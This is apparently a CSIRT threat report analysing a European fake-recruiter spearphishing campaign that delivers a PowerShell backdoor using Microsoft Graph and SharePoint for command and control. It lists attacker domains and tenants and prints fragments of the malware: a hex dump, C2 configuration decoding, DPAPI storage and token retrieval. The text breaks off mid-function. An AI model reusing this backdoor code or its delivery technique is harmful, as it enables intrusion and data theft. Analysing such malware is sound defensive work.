Ihre IT.
Heute. Für morgen.

controlware

An Offer You Should Refuse: Fake Recruiters Target European Professionals with Tailored Spearphishing Lures

Microsoft Graph C2 Backdoor in a Fake-Recruiter Campaign Across Europe

Version
1.0 – 05-11-2026

Author
Serkan Sirmaci, Cyber Security Analyst @ Controlware CSIRT
Dominik Degroot, Senior Cyber Security Analyst @ Controlware CSIRT

Contact
threatreport@controlware.de



Table of Contents

1 EXECUTIVE SUMMARY 3

2 CAMPAIGN BACKGROUND 5

3 TECHNICAL ANALYSIS 7
3.1 Initial Access 7
3.1.1 ZIP File 9
3.2 Execution 11
3.2.1 PolicySync Backdoor (PolicySync.ps1) 11
3.2.2 Persistence 11
3.2.3 .graphconfig.dat – Local C2 Configuration File 12
3.2.4 Microsoft Graph Authentication 13
3.2.5 SharePoint C2 File Operations 13
3.2.6 Encryption and Decryption 14
3.2.7 Remote Command Execution 15
3.3 Task Processing and C2 Loop 15
3.3.1 Encrypted Result Upload 15
3.3.2 Observed C2 Tasks 15
3.4 Comparison of the Samples from German and Italian Campaigns 17

4 ADDITIONAL FINDINGS ON THE RECRUITMENT WEBSITES 18
4.1 Use of a registered company identity 18
4.2 Contact details carried across countries 19
4.3 Brand references left in source code 19
4.4 Reused staff imagery and AI metadata 19
4.5 Identical testimonial assets 20
4.6 Simulated business and verification features 20
4.7 Personalized Offer Portals and Candidate Tracking in Italy 21
4.8 Phone Infrastructure Analysis – ELTZ Personal 23

5 THREAT HUNTING IDEAS AND RECOMMENDATIONS 24
5.1 Identify personalized job-offer deliveries 24
5.2 Search for distinctive agent artifacts 24
5.3 Identify PowerShell access to the campaign's cloud infrastructure 24
5.4 Additional hunting leads 25

6 MITRE ATT&CK MAPPING 26

7 INDICATORS OF COMPROMISE 27

APPENDIX A LOCATIONS 29

1 Executive Summary

In September 2026, we identified a spearphishing campaign in Germany targeting users with fake job offers. The threat actor operated professional-looking recruiting websites and email infrastructure to impersonate legitimate recruitment companies and make the job offers appear trustworthy.

Our infrastructure analysis indicates that these recruiting websites were created and controlled as part of the phishing operation. Several websites shared similar content, design elements, and technical characteristics. During the investigation, we also identified websites with the same or very similar content targeting users in Italy, the United Kingdom, Poland and Sweden. This shows that the operation is not limited to Germany and is part of a wider European campaign.

The attack begins with a fake job offer email. Once the recipient replies to the initial email, regardless of whether the response is positive or negative, the attacker sends a second email containing a link to a malicious ZIP archive. The message is adapted to the recipient's response. If the recipient declines the offer, the attacker still encourages them to review the opportunity or share it with someone who might be interested. The archive includes decoy Word documents and a malicious LNK file. When opened, the LNK executes an embedded PowerShell payload, which establishes the backdoor and starts communication with the attacker-controlled infrastructure.

The PowerShell payload acts as a custom backdoor. We refer to it in this report as the PolicySync backdoor, after the filename under which it is dropped (PolicySync.ps1). The backdoor uses Microsoft cloud services for C2 communication. It obtains access to Microsoft Graph, communicates with an attacker-controlled SharePoint location, collects basic information about the infected system, retrieves encrypted commands, executes them on the victim host, and uploads encrypted results back to the operator.

Our investigation indicates that this activity represents a new variant of the job-offer phishing campaign previously reported by Telekom Security, which primarily targeted the DACH region. The discovery of related infrastructure in Italy, the United Kingdom, Poland and Sweden indicates that the operation has expanded beyond the DACH region.

Compared with previous public reporting, this investigation adds four findings: the second-stage email is sent even when the recipient declines the offer; the delivered backdoor uses Microsoft Graph and SharePoint for command and control; related infrastructure targets Italy, the United Kingdom, Poland and Sweden; and the Italian websites operate personalized offer portals backed by a dataset of 6,229 email addresses that likely represents intended targets.

Overall, the findings show a long-running and coordinated operation that combines fake recruiter identities, attacker-controlled recruiting websites, multi-stage social engineering, disguised LNK files, PowerShell execution, and legitimate Microsoft cloud services for C2 communication.




Figure 1 Infection chain

2 Campaign Background

Based on the overlap in tactics, techniques, and procedures (TTPs), together with similarities across the websites used in this campaign, we assess with moderate confidence that this activity is linked to the threat actor behind the ZipLine campaign first reported by Check Point Research.

This assessment rests on the following overlaps with publicly reported ZipLine activity: ZIP archives delivered via herokuapp.com subdomains, LNK files disguised as Word documents that launch an embedded PowerShell stage, decoy Word documents packaged alongside the LNK file, and domains and Microsoft 365 tenants associated with LLC-style identities. These TTPs have been described publicly and could be copied by other actors. In addition, the initial contact differs: Check Point observed the actor initiating contact through the victims' own "Contact Us" web forms, whereas this campaign uses outbound recruiter emails. We therefore do not assess the link with high confidence. Shared code, a shared tenant or shared infrastructure with previously published indicators would raise the confidence of this assessment.

Pivoting from the domains actively used in the campaign, we identified 7 additional websites with similar content and apparent U.S. targeting. Consistent with Check Point's observations regarding the use of LLC-associated identities, domains targeting both Europe and the United States were associated with Microsoft 365 tenants whose ***FederationBrandName*** values contained LLC names.

However, we could not determine how the U.S.-focused domains were used or identify evidence of active attacks involving these websites. Nevertheless, their similarities to the European campaign suggest that they may have been intended for use in a comparable recruitment-themed phishing campaign targeting the United States.

Target	Custom Domain	Federation Brand Name	Tenant Domain (onmicrosoft.com)	Tenant ID
EUROPEAN-TARGETED INFRASTRUCTURE				
Germany	eltz-personal.de	Eltz Personal LLC	EltzPersonalLLC.onmicrosoft.com	e5331baf-7e55-4a2b-8114-01c6e971d0d3
Germany	eltzpersonal.de	Eltz Personal LLC	EltzPersonal.onmicrosoft.com	3488f3cc-2575-451f-9fbe-bda8b6abd67f
Germany	lindner-personal.de	Lindner Personal LLC	LindnerPersonalLLC.onmicrosoft.com	e12e2aa9-fbff-4d64-914c-cd097fdc623c
Germany	lindnerpersonal.de	Lindner Personal LLC	LindnerPersonalLLC.onmicrosoft.com	e12e2aa9-fbff-4d64-914c-cd097fdc623c
Sweden	eksearch.se	Ek Search LLC	EkSearchLLC.onmicrosoft.com	df55f806-7a35-40bb-9289-60b1f8c9beb9
Italy	rivaselezione.it	Riva Selezione LLC	RivaSelezioneLLC188.onmicrosoft.com	a3d95e11-b98d-4c60-9106-dbb42b35f819
U.S.-FOCUSED INFRASTRUCTURE				
United States	aldensearch.com	Alden Search LLC	AldenSearchLLC.onmicrosoft.com	19706549-9aa8-4f92-b08e-b75c13ee3e06
United States	rowansearch.com	Crimson Talent LLC	CrimsonTalentLLC.onmicrosoft.com	24b5787e-06ad-4f4b-8c08-d662a32cfcd6

Figure 2 FederationBrandName values of attacker-controlled Microsoft 365 tenants largely mirror the fake recruitment brands

The European activity examined in our investigation used a different command-and-control mechanism: Microsoft Graph API and SharePoint-based tasking, compared with the DNS TXT tunneling and HTTP fallback described for MixShell in Check Point's original report.

Telekom Security additionally reported persistence and the use of Cloudflare Tunnel to hide network traffic in compromised environments. No persistence was observed in this investigation; the PowerShell backdoor itself contains no persistence configuration.

The timeline below places our findings alongside earlier public reporting and highlights the principal techniques described in each investigation.



Figure 3 Timeline of reported activities potentially linked to the same threat actor

3 Technical Analysis

3.1 Initial Access

Initial access was carried out through spearphishing emails sent on behalf of fake recruiting companies. The attackers created professional-looking recruitment websites and used recruiter identities presented on these websites to make the emails appear legitimate.




Figure 4 Examples of fake recruitment websites

Similar to the campaign previously reported by Telekom Security, the first email did not contain any malicious content. Instead, the attackers aimed to start a conversation and gain the recipient's trust. If the recipient replied, either showing interest in the job offer or declining it, a second email was sent containing a link to download a malicious ZIP archive.




Figure 5 Example of a spearphishing email

By pivoting on these download URLs, we identified related campaign infrastructure not only in Germany but also in Sweden, Italy, Poland and the United Kingdom.

3.1.1 ZIP File

Similar to the previously observed campaigns, the malicious ZIP archive contains two decoy Word documents and a malicious LNK file disguised as a document.




Figure 6 Contents of the malicious ZIP file




Figure 7 Examples of lure documents used in Italy and Germany

The LNK file acts as the initial execution stage. When opened, it extracts the embedded PowerShell backdoor from the ZIP archive using predefined byte offsets, saves it as PolicySync.ps1 under %LOCALAPPDATA%\Apps365 Graph, and executes it silently. To locate the archive, the LNK file searches the user's Downloads, Documents and Desktop folders for the most recent copy of the ZIP file. It also extracts a decoy Word document to %TEMP% and opens it, so that the victim sees the expected offer document. The PowerShell command itself is stored hex-encoded in an environment variable set via cmd.exe and decoded at runtime.





Figure 8 PowerShell payload executed by the LNK file

The hexadecimal view of the ZIP archive reveals PowerShell commands stored directly in the archive's binary data. The highlighted section shows part of the backdoor code, which is not visible as a separate file when the ZIP archive is opened normally.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Dekodierter Text
0001D030	30	64	33	64	31	30	35	63	34	31	35	31	34	64	34	66	0d3d105c41514d4f
0001D040	2E	70	73	31	EF	BB	BF	23	20	45	6E	74	72	61	20	49	.psli»¿# Entra I
0001D050	44	20	64	69	72	65	63	74	6F	72	79	20	63	61	63	68	D directory cach
0001D060	65	20	6C	69	6E	6B	2E	0D	0A	23	20	4D	69	72	72	6F	e link...# Mirro
0001D070	72	73	20	61	20	73	75	62	73	65	74	20	6F	66	20	74	rs a subset of t
0001D080	65	6E	61	6E	74	20	64	69	72	65	63	74	6F	72	79	20	enant directory
0001D090	6F	62	6A	65	63	74	73	20	2D	20	75	73	65	72	73	2C	objects - users,
0001D0A0	20	67	72	6F	75	70	73	2C	20	61	6E	64	0D	0A	23	20	groups, and..#
0001D0B0	64	65	76	69	63	65	20	72	65	67	69	73	74	72	61	74	device registrat
0001D0C0	69	6F	6E	73	20	2D	20	74	6F	20	6C	6F	63	61	6C	20	ions - to local
0001D0D0	73	74	6F	72	61	67	65	20	76	69	61	20	4D	69	63	72	storage via Micr
0001D0E0	6F	73	6F	66	74	20	47	72	61	70	68	2E	0A	70	61	72	osoft Graph..par
0001D0F0	61	6D	28	0A	20	20	20	20	5B	56	61	6C	69	64	61	74	am(. [Validat
0001D100	65	52	61	6E	67	65	28	31	2C	20	32	31	34	37	34	38	eRange(1, 214748
0001D110	33	36	34	37	29	5D	20	5B	69	6E	74	5D	20	24	42	61	3647)] [int] $Ba
0001D120	73	65	57	61	69	74	54	69	6D	65	20	3D	20	33	30	30	seWaitTime = 300
0001D130	2C	0A	20	20	20	20	5B	56	61	6C	69	64	61	74	65	52	,. [ValidateR
0001D140	61	6E	67	65	28	31	2C	20	32	31	34	37	34	38	33	36	ange(1, 21474836
0001D150	34	37	29	5D	20	5B	69	6E	74	5D	20	24	50	65	61	6B	47)] [int] $Peak
0001D160	57	61	69	74	54	69	6D	65	20	3D	20	34	32	30	2C	0A	WaitTime = 420,.
0001D170	20	20	20	20	5B	73	74	72	69	6E	67	5D	20	24	44	61	[string] $Da

Figure 9 PowerShell commands stored directly in the archive's binary data

3.2 Execution

3.2.1 PolicySync Backdoor (PolicySync.ps1)

PolicySync.ps1 is a PowerShell backdoor that uses Microsoft Graph and SharePoint for command and control. During dynamic analysis, two C2 tasks were observed: ***info*** and ***WindowTitle***. The info task collected system and user information, including the computer name, username, logon server, and processor details. The WindowTitle task enumerated running processes with visible window titles. The backdoor retrieved encrypted tasks from SharePoint, deleted the task files, decrypted and executed the PowerShell commands, and uploaded the encrypted results back to SharePoint. The backdoor also creates the mutex Global\Apps365GraphSync.

3.2.2 Persistence

We did not observe any persistence configuration in the script.

3.2.3 .graphconfig.dat – Local C2 Configuration File

The C2 configuration data is embedded in the PowerShell script as a Base64-encoded string stored in the ***$LockedConfig*** variable. The configuration contains Microsoft Entra ID application credentials, the SharePoint C2 host, and the encryption key. The client secret and the encryption key are redacted in the following figures.

```
$LockedConfig = '{"device_id":"0d3d105c41514d4f",
"tenant_id":"6754e8fb-e5d5-45e0-99c0-137f7d0be430",
"app_id":"82e3cebd-9e64-49e0-9a9d-47901c98f912",
"client_secret":"0tR[redacted]",
"encryption_key_base64":"Md[redacted]",
"site_host":"quantumscalpllc.sharepoint.com"'
```

Figure 10 C2 configuration

On its first run, the PolicySync backdoor decodes the embedded Base64 configuration, parses the JSON data, and prepares a new configuration object for local storage.

```
$embedded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($LockedConfig)) | ConvertFrom-Json

$config = @{
    DeviceId     = $embedded.device_id
    TenantId     = $embedded.tenant_id
    ClientId     = $embedded.app_id
    ClientSecret = $embedded.client_secret
    MasterKey    = $embedded.encryption_key_base64
    SiteHost     = $embedded.site_host
} | ConvertTo-Json -Compress
```

Figure 11 Embedded configuration decoding and initialization

The backdoor then encrypts the JSON configuration using Windows DPAPI with the CurrentUser scope and saves it as ***.graphconfig.dat*** under ***%LOCALAPPDATA%\Apps365 Graph***\. If the backdoor is started again, for example when the LNK file is opened a second time, the backdoor reads and decrypts the existing configuration file instead of decoding the embedded configuration again. Because the CurrentUser scope is used, the configuration file can only be decrypted in the context of the infected user or with that user's DPAPI master key. Incident responders should therefore collect the user's DPAPI master key material together with the file.

```
function Get-ComplianceProfile {
    # Read and restore the management profile from local storage, bootstrapping f
    [CmdletBinding()]
    param()
    Add-Type -AssemblyName System.Security

    if (Test-Path $Script:ConfigStore) {
        $encrypted = [System.IO.File]::ReadAllBytes($Script:ConfigStore)
        $raw = [System.Security.Cryptography.ProtectedData]::Unprotect(
            $encrypted, $null,
            [System.Security.Cryptography.DataProtectionScope]::CurrentUser
        )
        return [System.Text.Encoding]::UTF8.GetString($raw) | ConvertFrom-Json
    }

    if (-not $LockedConfig) {
        throw "No configuration source available."
    }

    _forwardLog "first run: encrypting embedded credentials via DPAPI"
```

```
$Script:ConfigStore= "$env:LOCALAPPDATA\Apps365 Graph\.graphconfig.dat"


$raw       = [System.Text.Encoding]::UTF8.GetBytes($config)
$encrypted = [System.Security.Cryptography.ProtectedData]::Protect(
    $raw, $null,
    [System.Security.Cryptography.DataProtectionScope]::CurrentUser
)

$dir = Split-Path $Script:ConfigStore -Parent
if (-not (Test-Path $dir)) {
    New-Item -ItemType Directory -Path $dir -Force | Out-Null
}
[System.IO.File]::WriteAllBytes($Script:ConfigStore, $encrypted)

_forwardLog "config encrypted and saved to $Script:ConfigStore"
_forwardLog "config can only be decrypted by $env:USERNAME on $env:COMPUTERNAME"

return $config | ConvertFrom-Json
```

Figure 12 DPAPI-protected configuration storage and loading

3.2.4 Microsoft Graph Authentication

The backdoor uses the OAuth 2.0 client credentials flow to authenticate with Microsoft Entra ID. It sends the embedded tenant ID, client ID, and client secret to the Microsoft token endpoint to request an access token for Microsoft Graph. The access token is stored in memory and reused until it approaches expiration. This allows the backdoor to access the configured SharePoint resources without requiring user interaction.

```
function Get-IdentityToken {
    # Retrieve a valid Graph API bearer token, transparently refreshing when expired.
    [CmdletBinding()]
    param(
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $OrganizationId,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $ServiceId,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $ServiceSecret
    )

    if ($Script:TokenBuffer.Token -and $Script:TokenBuffer.ExpiresAt -gt (Get-Date).AddMinutes(2)) {
        return $Script:TokenBuffer.Token
    }

    $body = @{
        client_id     = $ServiceId
        client_secret = $ServiceSecret
        scope         = "https://graph.microsoft.com/.default"
        grant_type    = "client_credentials"
    }

    $resp = Invoke-RestMethod -Method POST `
